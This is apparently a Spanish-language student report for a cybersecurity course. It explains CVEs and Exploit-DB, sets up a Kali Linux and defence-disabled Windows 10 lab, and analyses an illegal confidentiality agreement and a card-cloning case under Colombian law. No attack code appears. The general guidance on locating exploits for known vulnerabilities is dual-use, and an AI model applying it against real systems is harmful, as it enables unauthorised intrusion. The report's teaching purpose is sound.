Con la huella recopilación de información sobre un sistema, red, organización o individuo como objetivo. Los datos se recopilan para comprender de manera general el entorno digital, la infraestructura de red y las vulnerabilidades potenciales de un objetivo. La obtención de esta información nos permite a los profesionales de la ciberseguridad identificar puntos de entrada débiles, y adicionalmente vulnerabilidades de seguridad.

3.5 CVE (VULNERABILIDADES Y EXPOSICIONES COMUNES)

Qué es un CVE: CVE (Vulnerabilidades y exposiciones comunes) contiene una lista de nombres extensa para vulnerabilidades de seguridad de la información. Cuyo propósito es estandarizar los nombres para las vulnerabilidades y/o exposiciones de seguridad que son de conocimiento público.

De igual forma como menciona el anunciado “Las advertencias de seguridad que emiten los proveedores y los investigadores casi siempre mencionan al menos uno de estos identificadores. Los CVE permiten que los especialistas en TI coordinen sus iniciativas para priorizar y solucionar los puntos vulnerables, a fin de reforzar la seguridad de los sistemas informáticos”[3].

CVE es básicamente un sistema de inventario público que identifica, nombra y enumera las vulnerabilidades de seguridad conocidas, las cuales son usadas como productos software y hardware desarrollado y mantenido por el MITRE con el respaldo de la comunidad de ciberseguridad. CVE suministra una base de datos que permite a los investigadores de seguridad, fabricantes y responsables de seguridad de las organizaciones identificar y gestionar de manera proactiva los problemas de seguridad.

El glosario de vulnerabilidades y exposiciones (CVE) es un proyecto de seguridad, financiado por la División de Seguridad Nacional de EE. UU. y mantenido por MITRE Corporation “Es la entidad encargada de llevar a cabo la verificación y administración de estos”. El glosario CVE utiliza el Protocolo de automatización de contenido de seguridad (SCAP) para recopilar información sobre vulnerabilidades y exposiciones de seguridad, con la finalidad de catalogarlas de acuerdo con varios identificadores para proporcionarles ID únicos.

Vulnerabilidad: Es una debilidad que puede ser explotada en un ciberataque para obtener acceso no autorizado o realizar acciones no autorizadas en un sistema informático

Exposición: Es una falla por medio de la cual un atacante tiene acceso a un sistema o red. Las exposiciones pueden provocar violaciones de datos, filtraciones de datos e información de identificación personal.

Los ID de CVE tienen el formato CVE-AAAA-NNNNN. La parte AAAA es el año en que se asignó el ID de CVE O el año en que se hizo pública la vulnerabilidad. La

[3] The concept of CVE. (n.d.). Redhat.com. Retrieved April 4, 2024, from https://www.redhat.com/es/topics/security/what-is-cve

parte del año no se utiliza para indicar cuándo se descubrió la vulnerabilidad, sino solo cuando se hizo pública o se asignó.

Ejemplo: se descubrió una vulnerabilidad en el año 2016, y se solicita un ID de CVE para esa vulnerabilidad en 2016. El ID de CVE tendría la siguiente forma “CVE-2016-NNNN”.


Identificar los CVE actualizados nos permite a los analistas de seguridad emplear las mejores prácticas de mitigación de riesgos para remediar vulnerabilidades.

Qué es ExploitDB: ExploitDB es una aplicación web que se encarga de reunir bases de datos públicas con exploits para vulnerabilidades ya conocidas. Dichos exploits pueden ser consultados, descargados y utilizados por pentesters de todo el mundo de forma gratuita para mejorar la calidad de sus las auditorías en ciberseguridad.

Es un proyecto sin ánimo de lucro que fue desarrollado por la compañía Offensive Security creadora también del sistema operativo Kali Linux. Gracias a esta base de datos, los investigadores de seguridad contamos con una fuente para consultar y corroborar la existencia de exploits para las vulnerabilidades que encuentren en un sistema o red y las podemos aplicar para seguridad ofensiva.

Se realiza consulta en la página https://www.exploit-db.com/ en la cual se puede ver la cantidad de exploit que se encuentran disponible, donde se valida si ya fueron verificado con el fin de corroborar que son funcionales, también se puede ver el tipo de exploit para saber si fue ejecutado de forma local o remota, y para que plataforma está disponible.

Ilustración 1-Exploit Base De Datos



Fuente Imagen Tomada de Internet

Al consultar un exploit podemos ver en detalle el contenido de ese, su composición, el cual se debe analizar para corroborar que está diseñado para una tarea específica. En este se puede ver inclusive el daño que puede ocasionar y si existe remediación.

Ilustración 2-Consulta Exploit Base de Datos

Fuente Imagen Tomada de Internet

Exploit DB se articula con CVE ya que por medio de esta aplicación de puede buscar las vulnerabilidades conocidas para así mismo identificar el exploit diseñado para ejecutar con el fin de poder explotar dicha vulnerabilidad.

3.6 DESPLIEGUE BANCO DE TRABAJO

Evidencias Laboratorio Anexo 1 – Escenario 1


Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión

Ilustración 3-Instalación VirtualBox

Fuente Imagen Propia


Paso B: Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux (la versión que tengan) y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, anti virus, firewall entre otros)

Ilustración 4-Evidencia Máquina Virtual Kali Linux



Fuente Imagen Propia


Ilustración 5-Evidencia Máquina Virtual Windows 10



Fuente Imagen Propia


Se instala Windows 10 y se deja con todo su sistema de seguridad abajo

Ilustración 6-Evidencia Antivirus Desactivado



Fuente Imagen Propia

Ilustración 7-Evidencia Firewall Desactivado




Fuente Imagen Propia

Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows y Kali Linux

1. **Se valida direccionamiento IP de cada una de las máquinas virtuales**


Ilustración 8-Evidencia IPs Máquinas Virtuales



Fuente Imagen Propia

2. **Se hace ping para verificar que haya comunicación entre las maquinas y se corrobora que hay comunicación**

Ilustración 9-Evidencia Comunicación Virtual Kali Linux



Fuente Imagen Propia

Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Explicación: En las imágenes anteriores se ilustra como quedo el montaje de las máquinas y se evidencia la configuración que se utilizó tanto en la maquina con kali Linux como en la maquina con sistema operativo Windows 10. Los recursos utilizados se orquestaron según el hardware de la maquina anfitrión para no impactar su rendimiento. Se hace prueba de comunicación donde se evidencio que las dos máquinas tienen conexión. Se baja el sistema de seguridad de la maquina con sistema operativo Windows tal como lo solicita lagua en su anexo1.

4 ACTUACIÓN ÉTICA Y LEGAL

4.1 PARÁGRAFOS ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD

En la validación realizada al acuerdo de confidencialidad se identifica una serie de parágrafos que considero contienen textos en la cual mencionan conductas ilegales y que adicionalmente orientan a acciones inadecuadas para una empresa de talla mundial, que está dedicada prestar servicios en el área de ciberseguridad.

En la revisión del acuerdo de confidencialidad identifico que la gran mayoría de parágrafos se menciona una conducta ilegal, por tanto, la conclusión es que el acuerdo es ilegal porque se está violando la ley de protección de datos 1581 de2012 y la ley 1273 de 2009 delitos informáticos. A continuación, menciono las líneas de textos que considero orientan el acuerdo a procesos ilegales:

Línea de texto 1: Clausula Primera. la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Línea de texto 2: Clausula Segunda. Definición de información confidencial:
Punto 2: “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”.

Línea de texto 3: Clausula Cuarta. Obligaciones de la parte receptora:
Punto 3: No denunciar ante las autoridades actividades sospechosas de espionaje
Punto 6: La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse

Línea de texto 5: Clausula Octava. Solución de controversias: En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá

acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

Explicación y/o argumentos:

Si bien existen principios y conductas que nos definen como personas, y adicionalmente adquirimos una formación académica en la cual aprendemos diferentes disciplinas en la vida, como profesionales en el área informática adquirimos una experticia y conocimientos que no permiten discernir el alcance de una responsabilidad.

Considero que una persona que llega a postularse para un cargo con un rango salaria de ese calibre, ya tiene una formación y experiencia que fácilmente le permitiría identificar las anomalías en el acuerdo de confidencialidad y asociarlas a una gestión inadecuada o inclusive irregular e ilegal.

No obstante, y teniendo en cuenta que se trata de una empresa dedicada a la ciberseguridad, a la cual se entre a evaluar hasta qué punto legalmente es permitido que estas empresas realicen procesos informaditos que sean tratados como conductas inequívocas y que adicionalmente les trasladen responsabilidades ilegales a los colaboradores.

Revisando al detalle el acuerdo identifique los artículos anteriormente mencionados los cuales están subrayados y los tipifico como ilegales, debido a que por un lado se traslada consideraciones directas al postulado, por otro lado, se delega responsabilidades fuera de contexto y adicionalmente se menciona que manejan información confidencial de procesos ilegales.

En este acuerdo se menciona también que los datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos son información confidencial, y obligan a no revelar la información ilegal sin previa autorización y adicionalmente obligan a no denunciar ante autoridades judiciales competentes.

Por lo anterior considero que técnicamente le están diciendo a la persona que la empresa HackerHouse realiza procesos ilegales y que si firma el acuerdo acepta los termínanos y condiciones y que se adhiere a realizar tareas ilegales.

Como argumentos señalo lo dispuesto por la ley 1273 de 2009 dispuesta para quienes atentan contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos, haciendo referencia en que con el acuerdo “Clausula Segunda. Punto 2 accesos abusivos a sistemas informáticos**”** se está violando esta ley en su artículo Artículo 269ª**.**

También argumento mi respuesta basada en la ley la 1581 de 2012 protección de datos personales Artículo 4°. Principios para el Tratamiento de datos personales, en la cual se menciona el principio de seguridad para otorgar seguridad a los datos evitando su adulteración, pérdida, consulta, uso o acceso no autorizado o fraudulento.

El acuerdo de confidencialidad atenta contra los principios, los valores y la ética profesional de un personal, y aceptar este acuerdo prácticamente es faltar a todas estas cualidades humanas, que dejan por debajo la integridad y el intelecto del firmante afectando su buena fe con el hecho de participar en el proceso de selección.

4.2 ARTÍCULOS VIOLENTANDOS EN DOCUMENTO ANEXO 3

El acuerdo de confidencialidad en la gran mayoría de sus cláusulas tiene descritas conductas ilegales con las cuales se identifica plenamente que se viola las leyes colombianas que están establecidas para garantizar la confidencialidad, integridad y disponibilidad de la información y también la protección de datos personales.

Estas leyes están diseñadas para aplicarse a conductas delictivas y quienes realizan una mala gestión con la información y los sistemas, donde se menciona las implicaciones legales y las penas y sanciones que se interponen a quienes las infrinjan.

A continuación, cito cada uno de los parágrafos identificados en el acuerdo de confidencialidad y adicionalmente menciono que ley y articulo se está violando.

Clausula Primera: Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

Respuesta: En esta se clausula veo una conducta no apropiada la cual incita a no denunciar procesos ilegales de la empresa, por lo que considero que es una arbitrariedad y se viola la ley 1273 de 2009 en el articulo **Artículo 269H:** Circunstancias de agravación punitiva, en los literal **3. Aprovechando la confianza dada por quien tiene la información o por quien tuviere un vínculo contractual con este**. **8 Utilizando como instrumento a un tercero de buena fe**.

También considero que se está violando el articulo **269F:** Violación de datos personales, ya que se incurre en la acción de obtener información haciendo uso de procesos ilegales.

Clausula Segunda: Definición de información confidencial: se entiende como Información Confidencial, para los efectos del presente acuerdo: **Punto 2**: Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "**datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos**".

Respuesta: La interpretación que le doy a esta cláusula, es que la información confidencial es obtenida realizando conductas delictivas que atentan contra la protección de la información, ya que realizan técnicas de intrusión en sistemas informáticos, conducta que es tipificada en la **ley 1273 de 2009** en su **Artículo 269C:** interceptación de datos informáticos, el que sin una orden judicial capture, datos informáticos de un sistema de información, tendrá pena de prisión de 36 a 72 meses.

También considero aplicable en esta cláusula la **ley 1273 de 2009 Artículo 269A**: acceso abusivo a un sistema informático, ya que literalmente están dejando plasmada dicha conducta delictiva. A la cual se le aplica una pena de prisión de 48 a 96 meces y una multa de 100 a 1000 SMMLV.

Clausula Cuarta. Obligaciones de la parte receptora: **Punto 3**: No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Respuesta: Considero que en esta cláusula se está violando la ley 1273 de 2009 en su **Artículo 269C:** interceptación de datos informáticos, ya que se está diciendo que se realizan tareas de espionaje para conseguir información.

Conclusión General Acuerdo De Confidencialidad Anexo3 normatividad violada

Técnicamente se trata de un documento mal creado, ya que, si bien por un lado la empresa podría estar trasladando la responsabilidad de los procesos ilegales que maneja al empleado, por otro lado, se podría decir que la parte jurídica no desestimo esta conducta inadecuada, o no realzaron la correcta validación de cada clausula.

También se puede pensar que a pesar de ser una empresa de talla mundial no está bien asesorada en materia jurídica, cosa que está dejando básicos en cuanto a alineación de los procesos contra la normatividad en materia de ciberseguridad. O

bien aseguran sus procesos y los ajustan a conductas legales o en su defecto o tienen como amparar estas conductas.

El acuerdo de confidencialidad en la gran mayoría de sus cláusulas menciona procesos ilegales los cuales se entiende utilizan para obtener información, por lo que considero se debe aplicar ley 1273 de 2009 en su **Artículo 269A**: acceso abusivo a un sistema informático.

4.3 COPNIA EN SU CÓDIGO DE ÉTICA Y SANCIONES EN COLOMBIA PARA PROFESIONALES DE INGENIERÍA

Generalmente cuando una persona se postula a un cargo, y es llamada para una entrevista, investiga sobre la empresa para saber a qué se dedica; en ese contexto y con la jerarquía que tienen HackerHouse la cual mencionan en el anexo 2 que esta posesionada en el mercado como una de las más influyentes en materia de ciberseguridad a nivel mundial, y conociendo el nivel salarial, es claro que la propuesta laboral es muy atractiva.

Aun así, personalmente no firmaría el acuerdo, esto por principios, también porque hay muchas cláusulas que trasladan la responsabilidad legal al postulado y pues en este aspecto si considero que HackerHouse debería asumir una postura más coherente y ajustar los textos de cada cláusula en razón de no mencionar temas ilegales.

Esta decisión la tomó además y apoyándome en el código de ética profesional incorporado en la ley 842 de 2003, donde claramente se menciona las consecuencias que como profesional podría conllevar faltar a este código, y en el cual enmarcan en su artículo 53 cuales son las faltas graves que son causal de cancelación de la matricula profesional.

Como profesional en el campo de la ingeniería mi deber es adoptar en nuestro diario vivir una conducta ejemplar, basada en los valores y buenas conductas dignos de una persona que aporta a la sociedad, por ello debemos acogernos y aplicar el código de ética COPNIA, el cual constituye el catálogo de conductas profesionales.

Este código además nos deja claramente saber cuáles son nuestros deberes, obligaciones y las prohibiciones que como ingeniero debo acatar para ejercer de forma trasparente y legal;

El Código de Ética Profesional de la Ley 842 de 2003, lo resumo en tres pilares donde se establece el alcance del código COPNIA orientado al comportamiento de un ingeniero, el primer pilar es disposiciones especiales en el cual me baso para aplicar el mejor comportamiento profesional a la decisión tomada de no firmar el acuerdo de confidencialidad.

El segundo pilar son deberes, las obligaciones y las prohibiciones que como ingeniero debo acatar para ejercer de forma adecuada; En este caso mi deber y obligación es actuar con el comportamiento adecuado para evitar cualquier incumplimiento a el código COPNIA.

El tercer pilar son las inhabilidades e incompatibilidades que como profesional debo adorar para evitar ser sancionado y que se me aplique el articulo 53 faltas gravísimas, por esta razón también mi decisión de no firmar el acuerdo de confidencialidad.

Por último, dentro de mis consideraciones para no firmar el acuerdo de confidencialidad aplicaría el código de ética COPNIA en su articulo Artículo 43 “son deberes de los profesionales en los concursos o licitaciones”, el literal A ya que este acuerdo transgrede las normas de la ética profesional, por lo cual denunciaría esta situación ante el Consejo Profesional respectivo.

4.4 NOTICIA DE CIBERCRIMEN EN COLOMBIA CON IMPLICACIONES LEGALES Y ÉTICAS

Ilustración 10-Noticia Cibercriminal En Colombia


JUDICIAL

Desmantelan en Bogotá banda dedicada a clonar y falsificar tarjetas de crédito

• José David Castilla

jueves, 21 de febrero de 2019

La banda delinquía en Bogotá, Barranquilla, Cartagena, Medellín y Riohacha.

Fuente Imagen Tomada de Internet

La noticia tiene que ver con dos personas, quienes, presuntamente, se dedicaban a la clonación de tarjetas débito y crédito en cajeros automáticos acción que realizaba a nivel nacional con el fin de hurtar a usuarios de entidades bancarias.

Los delincuentes aprovechaban épocas de carnavales y fiestas o temporadas altas para cometer su delito, todo esto a nivel nacional, donde identificaban los cajeros de mayor afluencia y alteraban los sistemas con el fin robar datos como números de tarjetas y contraseñas a los usuarios.

Pienso que este tipo de actuar delictivo cada vez es más sofisticado, los ciberdelincuentes día tras día están buscando puntos vulnerables o brechas de seguridad que les permites elaborar nuevas técnicas de ataque. Esta banda que cayo es una de seguramente muchas que se dedican a lo mismo muy seguramente con la misma técnica.

Considero que los bancos deberían robustecer su sistema de seguridad en los cajeros automáticos, así como los delincuentes encuentran formas de vulnerar la seguridad también las áreas de seguridad informática de estas entidades deben trabajar en emplear mecanismos que permitan corroborar la identidad del cliente en este tipo de dispositivos.

Lo otro que veo es la falta de conciencia en las entidades bancarias, para con sus clientes, pues las pérdidas que este flagelo deja a las personas son realmente cifras preocupantes, los seguros contra robos son costosos y por este motivo muchas personas no los usan. Hay veo una falta de establecer alianzas con las aseguradoras, pues pareciera que existirá un conflicto de intereses; este tipo de problema viene de muchos años atrás y a la fecha no se ve que los bancos hayan intervenido en acciones para remediar esta vulnerabilidad.

La conducta delictiva con la que se ejecuta este ataque indica que estas personas no tienen principios, valores, ni respeto por los seres humanos, de ahí que mucho menos tengan ética. Las implicaciones legales que se les puede imputar son por los delitos cometidos de hurto por medio informático, interceptación ilegal y violación de datos personales, como también intrusión a sistema informático.

Estas conductas delictivas son para aplicar la **ley 1273 de 2009** para la protección de la información y los datos, por lo cual menciono a continuación los delitos que tipifique para las conductas inadecuadas de los delincuentes en esta noticia:

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO
Este artículo fue violado con el hecho de haber utilizado la información de los usuarios e ingresado a sus cuentas para robar el dinero disponible.

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN.
